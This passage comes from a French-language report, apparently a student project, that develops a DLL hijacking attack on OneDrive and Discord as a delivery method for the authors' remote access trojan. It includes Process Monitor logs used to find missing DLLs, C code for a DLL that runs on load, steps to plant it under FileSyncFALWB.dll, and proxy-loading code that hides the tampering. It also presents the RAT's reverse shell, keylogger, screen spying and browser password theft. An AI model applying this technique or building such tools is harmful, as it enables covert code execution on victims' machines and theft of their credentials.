
Voici ce qu'on obtient ensuite lorsqu'on exécute OneDrive :

The screenshot shows the Process Monitor application window. The title bar reads "Process Monitor - Sysinternals: www.sysinternals.com". The main pane displays a list of events from OneDrive.exe (PID 6544) over time. The columns include Time of..., Process Name, PID, Operation, Path, Result, and Detail. The operations listed include Process Start, Thread Create, Load Image, OpenKey, QueryValue, CreateFile, ReadFile, WriteFile, CloseFile, and DeleteFile. The paths are mostly relative to C:\Windows\System32\kernel.dll or HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager. The results are mostly SUCCESS, with some REPARSE and NAME NOT FOUND entries. The details column contains technical information like command lines, thread IDs, and file sizes.

En moins de 20 secondes, nous avons déjà loggé plus de 130 000 événements, ce qui démontre que OneDrive est très actif au démarrage.

Lorsqu'un programme charge une bibliothèque de liens dynamique en mémoire, un événement "CreateFile" est enregistré car ce dernier crée un **descripteur de fichier** (file handle) vers la DLL, qui est utilisé ensuite pour accéder au contenu de la DLL.

Nous allons donc appliquer deux nouveaux filtres, le premier sélectionnant uniquement opérations de type "CreateFile", et le deuxième uniquement les fichiers DLL :



Voici quelques uns des résultats obtenus :

Time of ...	Process Name	PID	Operation	Path	Result	Detail
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: Read Data/L
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\ntdll.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\kernel32.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	NAME NOT FOUND	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WININET.dll	NAME NOT FOUND	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WTSAPI32.dll	NAME NOT FOUND	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\secur32.dll	SUCCESS	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\wininet.dll	SUCCESS	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\wtsapi32.dll	SUCCESS	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\secur32.dll	SUCCESS	Desired Access: Read Data/L
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: Read Data/L
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\wininet.dll	SUCCESS	Desired Access: Read Data/L
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\wtsapi32.dll	SUCCESS	Desired Access: Read Data/L
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\USERENV.dll	NAME NOT FOUND	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\userenv.dll	SUCCESS	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\userenv.dll	SUCCESS	Desired Access: Read Data/L
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\SSPICLIB.DLL	NAME NOT FOUND	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS	Desired Access: Read Attribut
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS	Desired Access: Read Data/L
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\win32u.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\uctrbase.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\msvcp_win.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\gdi32full.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\gdi32.dll	SUCCESS	Desired Access: Read Control
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\user32.dll	SUCCESS	Desired Access: Read Control

Nous avons réduit la liste à 706 événements, ceux-ci indiquent tous les chargements de DLL, qu'ils aient été couronnés de succès ou pas.


Mais vous l'aurez peut-être remarqué, certains évènements ont un résultat différent des autres, nous avons parfois "**NAME NOT FOUND**" et non "SUCCESS".

C'est là qu'est la faille : certains programmes tentent de charger des bibliothèques de liens dynamiques alors que les fichiers DLL associés ne se trouvent pas à leur place.

Par convention, lorsqu'un programme tente de charger une DLL non existante, Windows effectue une série de vérifications afin de trouver le fichier manquant :

1. Windows cherche dans le dossier de l'exécutable
2. Windows cherche dans les répertoires du %PATH%
3. Windows cherche dans le répertoire courant
4. Windows cherche dans "C:\Windows\System32\" (ou SysWOW64 si 32-bit)
5. Windows cherche dans "C:\Windows\"
6. Windows cherche dans le registre à l'adresse suivante :
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths"
7. Windows cherche dans un manifeste spécifiant les dépendances du programme (pas toujours utilisé car non obligatoire)

Si la DLL n'est toujours pas trouvée malgré toutes les vérifications effectuées, alors le programme plante et l'on obtient ce genre de message :




Comme on peut le voir sur la [capture précédente](#), la DLL "Secur32.dll" n'est pas trouvée dans le répertoire de l'exécutable, mais on voit juste après qu'elle est trouvée dans le répertoire "C:\Windows\System32" (ce qui nous indique au passage que nous avons OneDrive x64) :

17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\VERSION.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WININET.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WTSAPI32.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Windows\System32\secur32.dll	SUCCESS

Vous aurez donc compris en quoi consiste le DLL hijacking, on remplace une DLL légitime par une DLL malveillante que nous aurons nous même concoctée.

Normalement, la vraie technique consiste à **remplacer** le fichier (ce qui sous-entend qu'il existe à l'endroit prévu par le programme), mais nous avons préféré cibler des logiciels qui présentent une faille, ainsi on évite peut-être quelques vérifications internes.

Sur Process Monitor, on peut appliquer un dernier filtre, celui-ci ne retiendra que les événements dont le résultat est "NAME NOT FOUND" (pour "nom non trouvé") :



Nous nous retrouvons donc avec une liste de 183 évènements, ce qui fait une bonne liste de DLL exploitables (certaines DLLs sont chargées plusieurs fois cela dit) :

Time of ...	Process Name	PID	Operation	Path	Result
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\VERSION.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WININET.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WTSAPI32.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\USERENV.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\SSPICLI.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WlDp.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\MSVCP140.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\VCRUNTIME140_1.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\VCRUNTIME140.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\CRYPTBASE.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\CRYPTBASE.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\CRYPTSP.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\CRYPTSP.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\profapi.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\profapi.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\PHLPAPI.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\PHLPAPI.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncHost.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncSessions.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\Telemetry.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\UpdateRingSettings.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\SyncEngine.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\LogUploader.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncViews.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WebView2Loader.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncFS.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\dwmapi.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\wer.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\dwmapi.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\wer.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncSqlite3.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\XmlLite.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WINHTTP.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncRNWin32Lib.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\XmlLite.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\urflmon.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\WINHTTP.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncSessions.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\UpdateRingSettings.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\WINHTTP.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\urflmon.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\WINHTTP.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\credui.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\adal.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\ncrypt.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\XmlLite.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\ncrypt.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\XmlLite.dll	NAME NOT FOUND
Showing 183 of 9,186,684 events (0.0019%)	Backed by virtual memory				

Quelque part dans la liste, on retrouve le fichier DLL dont nous avions parlé précédemment :

17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\clapi.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FLTLIB.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\FLTLIB.DLL	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncFALWB.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\WINHTTP.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\UMPDC.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\23.011.0115.0009\UMPDC.dll	NAME NOT FOUND
17:35:16....	OneDrive.exe	6544	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncRNUWP.dll	NAME NOT FOUND

“FileSyncFALWB.dll” existe d'ailleurs dans le répertoire de la dernière MAJ de OneDrive :

user > AppData > Local > Microsoft > OneDrive > 23.011.0115.0009 >					
Name	Date modified	Type	Size		
FileSyncConfig.exe	03/02/2023 22:35	Application	728 KB		
FileSyncFAL.dll	03/02/2023 22:35	Application exten...	396 KB		
FileSyncFALWB.dll	03/02/2023 22:35	Application exten...	631 KB		
FileSyncFS.dll	03/02/2023 22:35	Application exten...	542 KB		
FileSyncFSNtfs.dll	03/02/2023 22:35	Application exten...	52 KB		

Pour ce qui est de Discord, nous nous servons du fichier “**WINSTA.dll**” que l’application tente de charger depuis le répertoire “C:\Users\<user>\AppData\Local\Discord\app-1.0.9010\”, alors que le véritable fichier existe dans “C:\Windows\SysWOW64\” (discord n’existe qu’en 32-bit).

Cependant, la méthode est exactement la même pour les deux applications.

Pour terminer notre explication sur le DLL hijacking, voici une petite démonstration avec OneDrive, nous avons écrit une DLL de test contenant le code suivant :


```
#include "Windows.h"

void show_message() {
    MessageBoxA(NULL, "DLL Loaded Successfully !", "Message", MB_OK);
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID
lpReserved)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) show_message,
hModule, NULL, NULL);
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Au chargement de la DLL (dans DLL_PROCESS_ATTACH), on crée un thread qui ouvre une fenêtre témoignant que notre code est exécuté correctement.

Note : La fonction MessageBoxA est “bloquante”, ce qui signifie que l’exécution de OneDrive sera mise en pause au moment de l’affichage de la fenêtre jusqu’à ce qu’on appuie sur “OK”, c’est pour cela qu’on utilise un thread.




Le fichier compilé en x64 fait 10.5 Ko (contre 8.5 Ko en x86, ce qui est normal).

On doit ensuite renommer ce fichier DLL en “FileSyncFALWB.dll” (ou tout autre fichier DLL vulnérable), puis le placer à l’endroit où OneDrive tente de le charger :

Name	Date modified	Type	Size
23.011.0115.0009	03/02/2023 22:35	File folder	
EBWebView	08/02/2023 19:20	File folder	
ListSync	20/01/2023 17:45	File folder	
LogolImages	03/02/2023 22:35	File folder	
logs	20/01/2023 17:45	File folder	
settings	15/01/2023 20:48	File folder	
setup	15/01/2023 20:48	File folder	
StandaloneUpdater	21/01/2023 02:52	File folder	
Update	08/02/2023 19:20	File folder	
FileSyncFALWB.dll	08/02/2023 19:14	Application exten...	11 KB
OneDrive.exe	03/02/2023 22:35	Application	2,567 KB
OneDrive.VisualElementsManifest.xml	03/02/2023 22:35	XML Document	1 KB
OneDriveStandaloneUpdater.exe	03/02/2023 22:35	Application	4,092 KB
Resources.pri	03/02/2023 22:35	PRI File	18,234 KB

Voici donc ce qu’il se passe en exécutant OneDrive :



Cela prouve que notre DLL hijacking fonctionne correctement, nous sommes désormais libres de faire exécuter n’importe quel code à OneDrive.

On peut de nouveau appliquer des filtres pour afficher les chargements de DLL dont les noms se terminent par "FileSyncFALWB.dll" :

Time of ...	Process Name	PID	Operation	Path	Result	Detail
19:27:25....	OneDrive.exe	5864	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncFALWB.dll	SUCCESS	Desired Access: Read Attributes, Disposition
19:27:25....	OneDrive.exe	5864	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncFALWB.dll	SUCCESS	Desired Access: Read Data/List Directory
19:27:25....	OneDrive.exe	5864	CreateFile	C:\Users\user\AppData\Local\Microsoft\OneDrive\FileSyncFALWB.dll	SUCCESS	Desired Access: Generic Read, Disposition

On conclut donc que tout fonctionne correctement, mais ce n'est pas terminé !

En effet, la DLL originale n'est pas chargée par le programme, ce qui peut causer des problèmes lors de l'exécution s'il ne trouve pas certaines fonctions.

Nous allons donc ajouter un thread dans notre DLL qui exécute le code suivant :


```
void load_onedrive_dll(LPVOID lpParam) {
    std::string path =
query_registry("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\OneDrive",
"CurrentVersionPath", "x64");

    LoadLibrary((path + "\\FileSyncFALWB.dll").c_str());
}
```

Cette fonction récupère le dossier de la dernière MAJ de OneDrive dans le registre, puis charge la véritable DLL qui se trouve à l'intérieur à l'aide de la fonction LoadLibrary.

Note : Nous détaillerons la fonction "query_registry" plus tard...

On retente encore une fois l'expérience :



Cette fois-ci, la DLL légitime est également chargée en plus de notre code, ce qui assure le bon fonctionnement de l'application.

C. Présentation du malware


Pour ce qui est de notre malware, nous avons repris la base du RAT que nous avions commencé l'année dernière.



A cette époque là, nous ne faisions rien de très dangereux (nous ne volions que quelques informations sur la machine), alors que cette année, nous avons ajouté les fonctionnalités suivantes :

- Un module permettant d'exécuter des commandes sur la machine (reverse shell)
- Un module permettant d'espionner l'écran de la victime
- Un module permettant d'enregistrer les frappes de la victime (keylogger)
- Un module de déchiffrement et d'exfiltration des mots de passe des navigateurs

Mais avant de vous présenter ces modules, voici l'arborescence des fichiers de notre projet Visual Studio :



Note : Il est possible que nous passions délibérément l'explication de certaines fonctions (soit parce qu'elles n'apporteraient rien au compte rendu, soit parce qu'elles seraient trop longues à expliquer), le code commenté est quoi qu'il en soit disponible en téléchargement à la fin du document.

Le dossier “external” contient les librairies externes que nous utilisons dans notre projet :

- [base64.hpp](#) : Décodage et encodage en Base64
- [file_handler.hpp](#) : Lecture et écriture rapide de fichiers binaires
- [json.hpp](#) : Lecture et sérialisation en JSON
- [plusaes.hpp](#) : Chiffrement et déchiffrement en AES (ECB, CBC, GCM, CTR)
